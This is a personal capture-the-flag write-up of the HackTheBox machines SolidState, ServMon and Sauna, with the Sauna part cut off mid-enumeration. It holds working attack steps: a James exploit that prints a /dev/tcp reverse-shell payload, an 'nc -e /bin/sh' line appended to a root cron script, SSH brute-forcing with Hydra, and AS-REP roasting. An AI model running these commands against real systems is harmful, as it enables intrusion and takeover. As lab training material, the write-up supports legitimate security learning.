Solidstate Machine

```
bright@kali:~/solidstate$ sudo nmap -sC -sT -A -Pn -sV solidstate.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-07 09:19 CET
Nmap scan report for solidstate.htb (10.10.10.51)
Host is up (0.033s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp  open  smtp    JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello solidstate.htb (10.10.14.2 [10.10.14.2])
80/tcp  open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Home - Solid State Security
|_http-server-header: Apache/2.4.25 (Debian)
110/tcp open  pop3    JAMES pop3d 2.3.2
119/tcp open  nntp    JAMES nntpd (posting ok)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=2/7%OT=22%CT=1%CU=39172%PV=Y%DS=2%DC=T%G=Y%TM=67A5C
OS:29D%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=108%TI=Z%CI=I%II=I%TS=8)O
OS:PS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CS
OS:T11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)E
OS:CN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F
OS:=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5
OS:(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z
OS:%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=
OS:G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   44.15 ms 10.10.14.1
2   51.54 ms solidstate.htb (10.10.10.51)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.43 seconds
```

nmap1

This only showed the first 1000 ports and didn't show, to show all I ran nmap again to include some ports

```
bright@kali:~/solidstate$ nmap solidstate.htb -p 1000-65500
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-07 09:27 CET
Nmap scan report for solidstate.htb (10.10.10.51)
Host is up (0.031s latency).
Not shown: 64500 closed tcp ports (reset)
PORT     STATE SERVICE
4555/tcp open  rsip

Nmap done: 1 IP address (1 host up) scanned in 15.02 seconds
bright@kali:~/solidstate$ sudo nmap -sC -sT -A -Pn -sV solidstate.htb -p 4555
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-07 09:28 CET
Nmap scan report for solidstate.htb (10.10.10.51)
Host is up (0.028s latency).

PORT     STATE SERVICE VERSION
4555/tcp open  rsip?
| fingerprint-strings:
|   GenericLines:
|     JAMES Remote Administration Tool 2.3.2
|     Please enter your login and password
|     Login id:
|     Password:
|     Login failed for
|_    Login id:
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cg
i?new-service :
SF-Port4555-TCP:V=7.94SVN%I=7%D=2/7%Time=67A5C42A%P=x86_64-pc-linux-gnu%r(
SF:GenericLines,7C,"JAMES\x20Remote\x20Administration\x20Tool\x202\.3\.2\n
SF:Please\x20enter\x20your\x20login\x20and\x20password\nLogin\x20id:\nPass
SF:word:\nLogin\x20failed\x20for\x20\nLogin\x20id:\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (95%), Linux 3.12 (95%), Linux 3.13 (95%), Linux 3.13 or 4.2 (95%), Linux 3.16 (95%), Linux 3.18 (95%), Linux 3.2 -
4.9 (95%), Linux 4.2 (95%), Linux 4.4 (95%), Linux 4.8 (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   28.24 ms 10.10.14.1
2   29.64 ms solidstate.htb (10.10.10.51)
```

nmap2

This shows that the serve is running an application that is vulnerable to remote code execution “James Remote Administration tool”

More research provide the exploit and the default root credential as root. I downloaded the exploit. No modification because everything was preconfigured.


```
bright@kali:~/solidstate$ python3 50347.py 10.10.10.51 10.10.14.2 4444
[+]Payload Selected (see script for more options):  /bin/bash -i >& /dev/tcp/10.10.14.2/4444 0>&1 &
[+]Example netcat listener syntax to use after successful execution: nc -lvnp 4444
[+]Connecting to James Remote Administration Tool ...
[+]Creating user ...
[+]Connecting to James SMTP server ...
[+]Sending payload ...
[+]Done! Payload will be executed once somebody logs in (i.e. via SSH).
[+]Don't forget to start a listener on port 4444 before logging in!
```

Exploit


The execution shows that this can only grant a shell if someone login via ssh.

To achieve this, I have to connect to the machine to the application at port 4555 to find users

I changed all the user passwords and tried to access all users email via port 110. However, I only found the email to mindy where the user’s credentials was writing in clear text.



Change password for mindy



email to mindy

```
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,


Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James

.
^]
telnet>
Connection closed.
bright@kali:~/solidstate$ ssh mindy@10.10.10.51
mindy@10.10.10.51's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
-rbash: $'\254\355\005sr\036org.apache.james.core.MailImpl\304x\r\345\274\317003\ȷ': command not found
-rbash: L: command not found
-rbash: attributestLjava/util/HashMap: No such file or directory
-rbash: L
        errorMessagetLjava/lang/String: No such file or directory
-rbash: L
        lastUpdatedtLjava/util/Date: No such file or directory
-rbash: Lmessaget!Ljavax/mail/internet/MimeMessage: No such file or directory
-rbash: $'L\004nameq~\002L': command not found
```

Cleartext creds for mendy

Immediately, I used those creds to login via ssh, I got a reversed shell

```
bright@kali:~/solidstate$ rlwrap nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.51] 47146
bash: cannot set terminal process group (5548): Inappropriate ioctl for device
bash: no job control in this shell
```

foothold

Howerver, even without the exploit. The username and password of mindy can also grant you ssh access when used in this format.

```
bright@kali:~/solidstate$ ssh mindy@10.10.10.51 -t "bash --noprofile"
mindy@10.10.10.51's password:
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ cd /opt
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ echo "os.system('nc -e /bin/sh 10.10.14.2 4443')" >> tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ ./tmp.py
rm: cannot remove '/tmp/*': No such file or directory
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ ps py
error: process ID list syntax error
```

Ssh

Privilege escalation

Found a writable python file in the opt directory that is scheduled to run process as root.

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ cd /opt
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py
#!/usr/bin/env python
import os
import sys
try:
     os.system('rm -r /tmp/* ')
except:
     sys.exit()
```

Writablefile

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ ps aux|grep py
root      1424  0.0  0.0   2332   576 ?        Ss   08:06   0:00 /bin/sh -c python /opt/tmp.py
root      1425  0.0  0.2   9844  5272 ?        S    08:06   0:00 python /opt/tmp.py
mindy     1431  0.0  0.0   4736   816 pts/0    S+   08:06   0:00 grep py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$
```

process

I echoed a command into the file and after some minutes, I got reverse shell as root.

echo "os.system('nc -e /bin/sh 10.10.14.2 4443')" >> tmp.py

```
bright@kali:~/solidstate$ rlwrap nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.51] 34294
whoami
root
hostname
solidstate
pwd
/root
ls
root.txt
cat root.txt
b1708557666644351933 22f96816b0c1
```

root

Servmon machine

```
bright@kali:~/servmon$ sudo nmap -sC -sT -A -Pn -sV servmon.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-18 12:14 CET
Nmap scan report for servmon.htb (10.10.10.184)
Host is up (0.028s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_02-28-22  06:35PM       <DIR>          Users
22/tcp   open  ssh           OpenSSH for_Windows_8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 c7:1a:f6:81:ca:17:78:d0:27:db:cd:46:2a:09:2b:54 (RSA)
|   256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42 (ECDSA)
|_  256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af (ED25519)
80/tcp   open  http
|_http-title: Site doesn't have a title (text/html).
| fingerprint-strings:
|   GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Content-type: text/html
|     Content-Length: 340
|     Connection: close
|     AuthInfo:
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
|     <html xmlns="http://www.w3.org/1999/xhtml">
|     <head>
|     <title></title>
|     <script type="text/javascript">
|     window.location.href = "Pages/login.htm";
|     </script>
|     </head>
|     <body>
|     </body>
|     </html>
|   NULL:
|     HTTP/1.1 408 Request Timeout
```

```
|_    AuthInfo:
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5666/tcp open  tcpwrapped
6699/tcp open  tcpwrapped
8443/tcp open  ssl/https-alt
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2020-01-14T13:24:20
|_Not valid after:  2021-01-13T13:24:20
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 404
|     Content-Length: 18
|     Document not found
|   GetRequest:
|     HTTP/1.1 302
|     Content-Length: 0
|     Location: /index.html
|     iday
|_    Sat:Saturday
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi
-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=7.94SVN%I=7%D=2/18%Time=67B46B91%P=x86_64-pc-linux-gnu%r(N
SF:ULL,6B,"HTTP/1\.1\x20408\x20Request\x20Timeout\r\nContent-type:\x20text
SF:/html\r\nContent-Length:\x200\r\nConnection:\x20close\r\nAuthInfo:\x20\
SF:r\n\r\n")%r(GetRequest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20
SF:text/html\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo
SF::\x20\r\n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x
SF:20XHTML\x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml
SF:1/DTD/xhtml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w
SF:3\.org/1999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x
SF:20\x20\x20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\
SF:x20\x20\x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n
SF:\x20\x20\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\
SF:n")%r(HTTPOptions,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/
SF:html\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20
```


nmap

I used ftp anonymous to login to a machine and downloaded files from nathan and Nadine's directory.

File downloaded from file server

Port 80 shows that NVMS application is running which is vulnerable to path trasversal, Based on Nadine's note. I was able to use an exploit to access Nathan's Desktop and capture the password.txt file.

https://github.com/AleDiBen/NVMS1000-Exploit/blob/master/nvms.py



Passwords.txt file

I used hydra and bruteforced it for both user. I got initial foothold as Nadine

```
bright@kali:~/servmon$ sudo hydra -l nathan -P pass.txt -s 22 ssh://servmon.htb
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-18 13:24:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://servmon.htb:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-18 13:24:56
bright@kali:~/servmon$ sudo hydra -l nadine -P pass.txt -s 22 ssh://servmon.htb
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-18 13:25:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://servmon.htb:22/
[22][ssh] host: servmon.htb   login: nadine   password: L1k3B1gBut7s@W0rk
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-18 13:25:07
bright@kali:~/servmon$ ssh nadine@10.10.10.184
nadine@10.10.10.184's password:
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>whoami
servmon\nadine

nadine@SERVMON C:\Users\Nadine>hostame
'hostame' is not recognized as an internal or external command,
operable program or batch file.

nadine@SERVMON C:\Users\Nadine>hostname
ServMon

nadine@SERVMON C:\Users\Nadine>ls
```

initlal foothold

Excalate priviledges

I found a program running on the target that is called NSClient++

```
nadine@SERVMON C:\Program Files>dir
 Volume in drive C has no label.
 Volume Serial Number is 20C1-47A1

 Directory of C:\Program Files

02/28/2022  06:55 PM    <DIR>          .
02/28/2022  06:55 PM    <DIR>          ..
03/01/2022  01:20 AM    <DIR>          Common Files
11/11/2019  06:52 PM    <DIR>          internet explorer
02/28/2022  06:07 PM    <DIR>          MSBuild
02/28/2022  06:55 PM    <DIR>          NSClient++
02/28/2022  06:46 PM    <DIR>          NVMS-1000
02/28/2022  06:32 PM    <DIR>          OpenSSH-Win64
02/28/2022  06:07 PM    <DIR>          Reference Assemblies
02/28/2022  05:44 PM    <DIR>          VMware
11/11/2019  06:52 PM    <DIR>          Windows Defender
11/11/2019  06:52 PM    <DIR>          Windows Defender Advanced Threat Protection
09/14/2018  11:19 PM    <DIR>          Windows Mail
11/11/2019  06:52 PM    <DIR>          Windows Media Player
09/14/2018  11:19 PM    <DIR>          Windows Multimedia Platform
09/14/2018  11:28 PM    <DIR>          windows nt
11/11/2019  06:52 PM    <DIR>          Windows Photo Viewer
09/14/2018  11:19 PM    <DIR>          Windows Portable Devices
09/14/2018  11:19 PM    <DIR>          Windows Security
02/28/2022  06:25 PM    <DIR>          WindowsPowerShell
               0 File(s)              0 bytes
              20 Dir(s)   6,117,257,216 bytes free
```

NSClient++

I checked the version

```
nadine@SERVMON C:\Program Files\NSClient++>dir
 Volume in drive C has no label.
 Volume Serial Number is 20C1-47A1
```

version

Noticed that the application was exposed to port 8443 and can be seen from external but can only access with a loopback ip 127.0.0.1

Since I cannot access it from the compromised windows target because I don't have access to the GUI. I have to use ssh portforwarding so I can use my kali loopback address on the machine.

ssh -L 8443:127.0.0.1:8443 nadine@servmon.htb

With this, I was able to access the application.

I used this guildeline https://www.exploit-db.com/exploits/46802

to get the password for the application, scheduled a script, and get access as NT Authority on the target.


https://medium.com/@onurinalkac/hackthebox-23-servmon-writeup-7cd356ad39a5

Sauna Machine

```
bright@kali:~/sauna$ sudo nmap -sC -sT -A -Pn -sV sauna.htb
[sudo] password for bright:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-28 09:58 CET
Nmap scan report for sauna.htb (10.10.10.175)
Host is up (0.031s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Egotistical Bank :: Home
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-02-28 15:58:30Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-02-28T15:58:38
|_  start_date: N/A
|_clock-skew: 7h00m01s
```

nmap

I reviewed the web page and found some user information



team

I copied their names and formatted it naming conventions of today's companies

```
bright@kali:~/sauna$ cat users.txt
Fergus Smith
Hugo Bear
Steven Kerb
Shaun Coins
Bowie Taylor
Sophie Driver
bright@kali:~/sauna$ ./username-anarchy --input-file users.txt --select-format FirstLast,firstlast,First.Last,first.last,f.last,flast > username.txt
bright@kali:~/sauna$ ls
format-plugins.rb  fsmith.asp  secretsdump.py  username-anarchy  username.txt  users.txt  winPEASx64.exe
bright@kali:~/sauna$ cat username.txt
fergussmith
fergus.smith
f.smith
fsmith
hugobear
hugo.bear
h.bear
hbear
stevenkerb
steven.kerb
s.kerb
skerb
shauncoins
shaun.coins
s.coins
scoins
bowietaylor
bowie.taylor
b.taylor
btaylor
sophiedriver
sophie.driver
s.driver
sdriver
```

users

I checked for users that don't have Kerberos pre-authentication enabled by performing ASP-REP attack on the machine using the available usernames.

I found out that user Fsmith does not have the feature enabled. This returned the user kerberos hash.

```
bright@kali:~/sauna$ impacket-GetNPUsers -dc-ip 10.10.10.175 -request EGOTISTICAL-BANK.LOCAL/ -usersfile username.txt -format hashcat
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a futur
e version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
